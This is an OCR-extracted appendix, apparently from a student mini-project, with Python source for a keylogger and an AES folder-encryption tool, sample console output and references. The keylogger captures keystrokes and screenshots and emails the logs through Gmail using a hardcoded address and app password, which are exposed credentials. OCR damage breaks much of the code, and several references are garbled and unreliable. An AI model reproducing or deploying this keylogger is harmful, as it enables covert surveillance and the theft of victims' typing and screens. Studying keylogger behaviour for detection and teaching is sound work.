 import smtplib
 from threading import
 timer
 from datetime import
 datetime
 import pyscreenshot
 as ImageGrab
 import schedule
 import time

 SEND_REPORT_EV
 ERY=15
 EMAIL_ADDRESS =
 "pvaatheesh@gmail.c
 om"
 EMAIL_PASSWOR
 D = "ljqm ytjk pdrc
 pkwh"

class Keylogger:
def__init__ (self, interval, take_screenshot, report_method= “email”):
      self.interval=interval
      self.report_method=report_method
      self.log = “”
```

```
    self.start_dt=datetime.now()
    self.end_dt=datetime.now()
def callback(self, event):
    name=event.name
    if len(name) > 1:
        if name == “space”:
            name = “ ”
        elif name == “enter”:
            name = “[ENTER]\n”
        elif name == “decimal”:
            name = “.”
        else:
            name = name.replace(“ ”, “_”)
            name = f“[{name.upper()}]”
    self.log += name
def report(self):
    if self.log:
        self.end_dt = datetime.now()
        self.update_filename()
        if self.report_method == “email”:
            self.sendmail(EMAIL_ADDRESS, EMAIL_PASSWORD, self.log)
        elif self.report_method == “file”:
            self.report_to_file()
        self.start_dt = datetime.now()
    self.log = “”
    timer = Timer(interval=self.interval, function=self.report)
    timer.daemon = True
    self.take_screenshot()
    timer.start()
def update_filename(self):
    start_dt_str = str(self.start_dt)[:-7].replace(“ ”, “-”).replace(“:”, “”)
    end_dt_str = str(self.end_dt)[:-7].replace(“ ”, “-”).replace(“:”, “”)
    self.filename = f “keylog-{start_dt_str}_{end_dt_str}”
def report_to_file(self):
    with open(f“{self.filename}.txt”, “w”) as f:
        print(self.log, file=f)
    print(f“[+] Saved {self.filename}.txt”)
def sendmail(self, email, password, message):
    server = smtplib.SMTP(host=“smtp.gmail.com”, port=587)
    server.starttls()
    server.login(email, password)
    server.sendmail(email, email, message)
    server.quit()
def take_screenshot(self):
    print(“Taking screenshot....”)
    self.now=datetime.now()
    dt_string = self.now.strftime(“%d-%m-%Y %H-%M-%S”)
    image_name= f“screenshot-{str(dt_string)}”
    screenshot=ImageGrab.grab()
    filepath=f “D:/2nd year/{image_name}.png”
    screenshot.save(filepath)
    print(“Screenshot taken....”)
    return filepath
def start(self):
    self.start_dt=datetime.now()
    keyboard.on_release(callback=self.callback)
    self.report()
    keyboard.wait()
```

```
 if __name__ == “__main__”:
keylogger= Keylogger(interval=SEND_REPORT_EVERY,take_screenshot=
“filepath”,report_method= “email”)
    while True:
        schedule.every(5).seconds.do(keylogger.take_screenshot)
        schedule.run_pending()
        time.sleep(2)
        keylogger.start()
```

SOURCE CODE FOR ENCRYPTION-DECRYPTION


```
import os
import secrets
import shutil
from pathlib import Path
from string import ascii_letters
from time import sleep
from Crypto import Random
from Crypto.Cipher import AES

def generate_random_password():
    flag = True
    print(‘\nPlease enter the number of bytes in the password’)
    print(‘Allowed Values:16, 24, 32’)
    while flag:
        nbytes = int(input(‘Byte number:’))
        if nbytes in [16, 24, 32]:
            flag = False
        else:
            print(‘ERROR: Please enter one of the options given above’)
    random_password = “
    ascii_extended = ascii_letters + '0123456789' + \
        r'!"#$%&()*+,-./;<>?@[\]^_`{|}~'”
    for i in range(nbytes):
        random_password += secrets.choice(ascii_extended)
    return random_password




def generate_password():
    flag = True
    while flag:
        password = input(‘\nEnter a password:’)
        passwordLen = len(password)
        if passwordLen in [16, 24, 32]:
            flag = False
        else:
            print(
                   ‘ERROR: Your password have {} characters. The length of the
    password must be 16, 24 or 32’.format(passwordLen))
    return password




def pad(s):
    padding_size = AES.block_size - len(s) % AES.block_size
    return s + b “\0” * padding_size, padding_size
```

```
def encrypt(message, key):
    message, padding_size = pad(message)
    iv = Random.new().read(AES.block_size)
    cipher = AES.new(key, AES.MODE_CFB, iv)
    enc_bytes = iv + cipher.encrypt(message) + bytes([padding_size])
    return enc_bytes


def decrypt(ciphertext, key):
    iv = ciphertext[:AES.block_size]
    cipher = AES.new(key, AES.MODE_CFB, iv)
    plaintext = cipher.decrypt(ciphertext[AES.block_size:-1])
    padding_size = ciphertext[-1] * (-1)
    return plaintext[:padding_size]


def encrypt_file(filePATH, key):
    with open(filePATH, ‘rb+’) as in_file:
        plaintext = in_file.read()
        in_file.seek(0)
        enc = encrypt(plaintext, key)
        in_file.write(enc)
        in_file.truncate()
    encfilePATH = filePATH + ‘.enc’
    os.rename(filePATH, encfilePATH)
    in_file.close()


def decrypt_file(encfolderPATH, encfilePATH, key):
    with open(encfilePATH, ‘rb+’) as in_file:
        plaintext = in_file.read()
        dec = decrypt(plaintext, key)
    with open(encfolderPATH[:-3] + encfilePATH[len(encfolderPATH):-4], ‘wb’)
as out_file:
        out_file.write(dec)
    out_file.close()


def get_all_filePaths(folderPATH):
    result = []
    for dirpath, dirnames, filenames in os.walk(folderPATH):
        result.extend([os.path.join(dirpath, filename)
                       for filename in filenames])
    return result


def get_all_folderPATHS(folderPATH):
    folderPATHS = []
    for dirpath, dirnames, filenames in os.walk(folderPATH):
        folderPATHS.append(dirpath)
    return folderPATHS


def mkdir_folder(folderPATHS):
    mainfolderPATH = folderPATHS[0][:-3]
    p = Path(mainfolderPATH)
    p.mkdir(parents=True, exist_ok=True)
    for folderPATH in folderPATHS[1:]:
        folderPATH = mainfolderPATH + folderPATH[len(mainfolderPATH)+3:]
        p = Path(folderPATH)
        p.mkdir(parents=True, exist_ok=True)

# ----- Encrypting/Decrypting every file inside a folder ----- #



def encrypt_folder(folderPATH, key):
    for filePATH in get_all_filePaths(folderPATH):
        encrypt_file(filePATH, key)
    encfolderPATH = folderPATH + ‘ENC’
    os.rename(folderPATH, encfolderPATH)



def decrypt_folder(encfolderPATH, key):
    for encfilePATH in get_all_filePaths(encfolderPATH):
        decrypt_file(encfolderPATH, encfilePATH, key)





def run_folderlocker_encryption():
    print('\nPlease type the path of the folder')
    flagPATH = True
    while flagPATH:
        folderPATH = input(‘PATH:’)
        if folderPATH[-3:] == ‘ENC’:
            print(
                ‘ERROR: Encryption cannot be applied to the folders with ENC
extension!’)
            print(‘\nPlease re-enter the path’)
        elif folderPATH[-3:] != ‘ENC’:
            flagPATH = False
    print(‘\nPlease choose the type of the encryption’)
    print(‘------------')
    print('Type “rp” to generate random password')
    print('Type “up” to enter a password')
    print('-------------')
    flag_encryption_type = True
    while flag_encryption_type:
        encryption_type = input(‘Encryption type:’)
        if encryption_type != ‘rp’ and encryption_type != ‘up’:
            print(‘ERROR: Please type one of the commands given above!’)
        else:
            flag_encryption_type = False

    if encryption_type == ‘rp’:
        password = generate_random_password()
        print('Generating random password...')
        sleep(1.5)
    elif encryption_type == ‘up’:
        password = generate_password()
    key = str.encode(password)
    print(‘\nIMPORTANT: Save this password to decrypt your folder!’)
    print(‘PASSWORD:{}\n’.format(password))
    print(‘Encrypting the folder...’)
    sleep(1.5)
    encrypt_folder(folderPATH, key)
    print(‘Encryption is successful!’)
```

```
def run_folderlocker_decryption():
    print(‘\nPlease type the path of the folder’)
    flagPATH = True
    while flagPATH:
        encfolderPATH = input(‘PATH:’)
        if encfolderPATH[-3:] != ‘ENC’:
            print(
                ‘ERROR: Decryption can only be applied to the folders with ENC extension!’)
            print(‘\nPlease re-enter the path’)
        else:
            flagPATH = False
    print(‘\nPlease enter the password’)
    password = input(‘PASSWORD:’)
    key = str.encode(password)
    print(‘\nDecrypting the folder...’)
    sleep(1.5)
    mkdir_folder(get_all_folderPATHS(encfolderPATH))
    try:
        decrypt_folder(encfolderPATH, key)
        print(‘Decryption is successful!’)
        print(‘\nDo you want to remove the encrypted folder?’)
        print(‘[Y]: Yes\t[N]: No’)
        flag_answer = True
        while flag_answer:
            answer = input(")
            if answer != ‘Y’ and answer != ‘N’:
                print(‘ERROR: Please type one of the commands given above!’)
            else:
                flag_answer = False
        if answer == ‘Y’:
            shutil.rmtree(encfolderPATH, ignore_errors=True)
            print(‘\nRemoving the encrypted folder...’)
            sleep(1.5)
        elif answer == ‘N’:
            pass
    except:
        print(‘\nDecryption is not successful!’)
        print(‘Please enter the correct password’)
        shutil.rmtree(encfolderPATH[:-3], ignore_errors=True)


def run_folderlocker():
    print(‘\t--Welcome to the Folder Locker--\n’)
    print(‘Do you want to encrypt or decrypt the folder?’)
    print(‘[E]: Encrypt\t[D]: Decrypt’)
    flag_method = True
    while flag_method:
        answer = input(“)
        if answer != ‘E’ and answer != ‘D’:
            print(‘ERROR: Please type one of the commands given above!’)
        else:
            flag_method = False
    if answer == ‘E’:
        run_folderlocker_encryption()
        os.system(‘pause’)
        print(‘\nThis page will close in 90 seconds. Please save the password to
decrypt the folder!’)
        sleep(90)
    elif answer == ‘D’:
        run_folderlocker_decryption()
        os.system(‘pause’)
        print(‘\nThis page will close in 10 seconds’)
        sleep(10)


run_folderlocker()
```


APPENDIX 3

SCREENSHOTS



```
Microsoft Windows [Version 10.0.22000.675]
(c) Microsoft Corporation. All rights reserved.

D:\2nd year\Miniproject>python keyloggers.py
Taking screenshot....
Screenshot taken....
Taking screenshot....
Screenshot taken....
Taking screenshot....
Screenshot taken....
Taking screenshot....
Screenshot taken....
Taking screenshot....
Screenshot taken....
Taking screenshot....
Screenshot taken....
Taking screenshot....
Screenshot taken....
Taking screenshot....
Screenshot taken....
Taking screenshot....
Screenshot taken....
Taking screenshot....
Screenshot taken....
Taking screenshot....
Screenshot taken....
Taking screenshot....
Screenshot taken....
```

Fig A3.1 Output for taking Screenshots




(no subject) Inbox

pvaatheesh@gmail.c... 11:53 am

to bcc: me


A[SHIFT]atheesh

Fig A3.2 Output for taking Screenshots and sending mail




```
Microsoft Windows [Version 10.0.22000.675]
(c) Microsoft Corporation. All rights reserved.

D:\2nd year\Miniproject>python keyloggers1.py
Taking screenshot....
Screenshot taken....
[+] Saved keylog-2022-05-27-120416_2022-05-27-120421.txt
Taking screenshot....
Screenshot taken....
[+] Saved keylog-2022-05-27-120421_2022-05-27-120427.txt
Taking screenshot....
Screenshot taken....
[+] Saved keylog-2022-05-27-120427_2022-05-27-120432.txt
Taking screenshot....
Screenshot taken....
[+] Saved keylog-2022-05-27-120432_2022-05-27-120438.txt
Taking screenshot....
Screenshot taken....
[+] Saved keylog-2022-05-27-120438_2022-05-27-120443.txt
Taking screenshot....
Screenshot taken....
[+] Saved keylog-2022-05-27-120443_2022-05-27-120449.txt
Taking screenshot....
Screenshot taken....
Taking screenshot....
Screenshot taken....
```

Fig A3.3 Output for recording keystrokes and taking screen shots



```
            --Welcome to the Folder Locker--

    Do you want to encrypt or decrypt the folder?
    [E]: Encrypt    [D]: Decrypt
    E

    Please type the path of the folder
    PATH:D:\2nd year\Miniproject

    Please choose the type of the encryption
    ------------
    Type "rp" to generate random password
    Type "up" to enter a password
    ------------
    Encryption type:up

    Enter a password:pvahPVAH79077995

    IMPORTANT: Save this password to decrypt your folder!
    PASSWORD:pvahPVAH79077995

    Encrypting the folder...
    Encryption is successful!

    This page will close in 90 seconds. Please save the password to decrypt the folder!
```

Fig A3.4 Output for Encryption



```
        --Welcome to the Folder Locker--

Do you want to encrypt or decrypt the folder?
[E]: Encrypt    [D]: Decrypt
D

Please type the path of the folder
PATH:D:\2nd year\MiniprojectENC

Please enter the password
PASSWORD:pvahPVAH79077995

Decrypting the folder...
Decryption is successful!

Do you want to remove the encrypted folder?
[Y]: Yes        [N]: No
N

This page will close in 10 seconds
```

Fig A3.5 Output for Decryption

REFERENCES

1. S.Sagiroglu and G. Canbek, 2009, “Keyloggers” IEEE Technology and Society Mag, Vol. 28, No. 3, pp. 10-17.
2. E. S. L. Martignoni, M. Fredrikson, S. Jha, and J. C. Mitchell, 2008 “A layered Structure for detecting malicious behaviors”. Heidelberg.
3. C.A.Rajendra. “Keylogger in Cybersecurity education”. Rechester Institute of technology, Rechester, the big apple, United States of America.
4. S.S.A.Anith, 2011 “Detecting keylogger based on visitors analysis with periodic behavior”, PSG college of technology, Coimbatore, India.
5. C. Y. D. Le, T. smart, and H. Wang, 2008, “Detecting kernel level keyloggers thru dynamic taint evaluation,” university of William & Mary, branch of pc technological know-how.